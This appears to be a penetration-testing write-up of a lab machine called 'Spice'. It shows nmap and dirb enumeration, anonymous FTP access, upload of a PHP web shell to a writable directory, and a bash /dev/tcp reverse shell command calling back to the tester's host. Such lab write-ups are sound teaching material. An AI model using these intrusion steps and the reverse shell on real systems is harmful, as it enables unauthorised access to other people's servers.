PENETRATION TESTING REPORT OF “SPICE” AN E-COMMERCE COMPANY

Abstract

Penetration testing and vulnerability testing report

Table of content

DISCLAIMERS

The information presented in this document is provided as is and without warranty. Vulnerability assessments are a “point in time” analysis and as such it is possible that something in the environment could have changed since the tests reflected in this report were run. Also, it is possible that new vulnerabilities may have been discovered since the tests were run. For this reason, this report should be considered a guide, not a 100% representation of the risk threatening your systems, networks and applications.


Scope

1. Front-End Landing Web Application
2. IP-Address (10.10.173.51)
3. http:// 10.10.173.51/*
4. Back-end servers (10.10.173.51)

Summary of Findings

1. Information Gathering:
   - NMAP Scan

     $ nmap -v -sV -sC "ip-addr"


Activities
Terminal
Dec 28 22:13
debianhat@ubuntu: ~/Desktop/thm/spice
debianhat@ubuntu: ~
debianhat@ubuntu: ~/Desktop/thm/spice

```
Completed NSE at 22:12, 6.23s elapsed
Initiating NSE at 22:12
Completed NSE at 22:12, 1.41s elapsed
Initiating NSE at 22:12
Completed NSE at 22:12, 0.00s elapsed
Nmap scan report for 10.10.173.51
Host is up (0.20s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx    2 65534    65534        4096 Nov 12 04:53 ftp [NSE: writeable]
| -rw-r--r--    1 0        0          251631 Nov 12 04:02 important.jpg
|_-rw-r--r--    1 0        0             208 Nov 12 04:53 notice.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.9.32.203
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
|   256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
|_  256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Maintenance
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 22:12
Completed NSE at 22:12, 0.00s elapsed
Initiating NSE at 22:12
Completed NSE at 22:12, 0.00s elapsed
Initiating NSE at 22:12
Completed NSE at 22:12, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.10 seconds
debianhat@ubuntu:~/Desktop/thm/spice$
```


NMAP scan gives 3 ports open on the server.

a. 21 FTP (Anonymous Login allowed)
b. 22 SSh
c. 80 Apache web server

- Web Directories available

  Since we have apache web server available, next is to gather all directories and pages available.

  ```
  $ dirb  http://ip-address /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
  ```




Files directory was available with ftp folder.

2. Enumeration and Exploitation

- FTP Login

  ```
  $ ftp ip-addr
  ```


Activities
Terminal
Dec 28 22:15
debianhat@ubuntu: ~/Desktop/thm/spice
debianhat@ubuntu: ~
debianhat@ubuntu: ~/Desktop/thm/spice
debianhat

```
ftp> ^C
ftp> exit
221 Goodbye.
debianhat@ubuntu:~/Desktop/thm/spice$ ftp anonymous@10.10.173.51
ftp: anonymous@10.10.173.51: Name or service not known
ftp> exit
debianhat@ubuntu:~/Desktop/thm/spice$ ftp 10.10.173.51
Connected to 10.10.173.51.
220 (vsFTPd 3.0.3)
Name (10.10.173.51:debianhat): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 12 04:53 ftp
-rw-r--r--    1 0        0          251631 Nov 12 04:02 important.jpg
-rw-r--r--    1 0        0             208 Nov 12 04:53 notice.txt
226 Directory send OK.
ftp> get important.jpg
local: important.jpg remote: important.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for important.jpg (251631 bytes).
226 Transfer complete.
251631 bytes received in 0.90 secs (273.3727 kB/s)
ftp> get notice.txt
local: notice.txt remote: notice.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for notice.txt (208 bytes).
226 Transfer complete.
208 bytes received in 0.00 secs (355.7356 kB/s)
ftp> dir ftp
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 12 04:53 ftp
-rw-r--r--    1 0        0          251631 Nov 12 04:02 important.jpg
-rw-r--r--    1 0        0             208 Nov 12 04:53 notice.txt
226 Directory send OK.
ftp> ls ftp
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> 
```


Findings on ftp login:

a. ftp folder/directory

b. important.png and notes.txt files

ftp folder has read and write permissions we can add web shell and can execute commands on server to get reverse shell on our terminal.


Web shell used is PHP web shell


Activities
Terminal
Dec 28 22:43
debianhat@ubuntu: ~/Desktop/thm/spice/Simple-PHP-Web-Shell
debianhat@ubuntu: ~
debianhat@ubuntu: ~/Desktop/thm/spice/Simple-PHP-Web-Shell

```
debianhat@ubuntu:~/Desktop/thm/spice$ dirbuster
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
Dir found: /icons/ - 403
Dir found: /files/ - 200
Dir found: /files/ftp/ - 200
File found: /files/notice.txt - 200
debianhat@ubuntu:~/Desktop/thm/spice$ git clone https://github.com/artyuum/Simple-PHP-Web-Shell.git
Cloning into 'Simple-PHP-Web-Shell'...
remote: Enumerating objects: 15, done.
remote: Counting objects: 100% (15/15), done.
remote: Compressing objects: 100% (10/10), done.
remote: Total 52 (delta 6), reused 12 (delta 4), pack-reused 37
Unpacking objects: 100% (52/52), 47.85 KiB | 445.00 KiB/s, done.
debianhat@ubuntu:~/Desktop/thm/spice$ cd Simple-PHP-Web-Shell/
debianhat@ubuntu:~/Desktop/thm/spice/Simple-PHP-Web-Shell$ ls
index.php  README.md  screenshot.png
debianhat@ubuntu:~/Desktop/thm/spice/Simple-PHP-Web-Shell$ ftp 10.10.173.51
Connected to 10.10.173.51.
220 (vsFTPd 3.0.3)
Name (10.10.173.51:debianhat): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 12 04:53 ftp
-rw-r--r--    1 0        0          251631 Nov 12 04:02 important.jpg
-rw-r--r--    1 0        0             208 Nov 12 04:53 notice.txt
226 Directory send OK.
ftp> put index.php
local: index.php remote: index.php
200 PORT command successful. Consider using PASV.
553 Could not create file.
ftp> cd ftp
250 Directory successfully changed.
ftp> put index.php
local: index.php remote: index.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
2512 bytes sent in 0.00 secs (2.9539 MB/s)
ftp> 
```

Accessing web shell from web interface and getting reverse shell on our terminal

$ bash -I >& /dev/tcp/host-ip/port 0>&1



Web Shell

Execute a command

Command


```
bash -i >& /dev/tcp/10.9.32.203/8080 0>&1
```

Output

```
No result.
```

After Getting Shell on Enumerating the server, incidents director was something not normal, and it contained server logs on PCAPNG format (suspicious.pcapng) file.

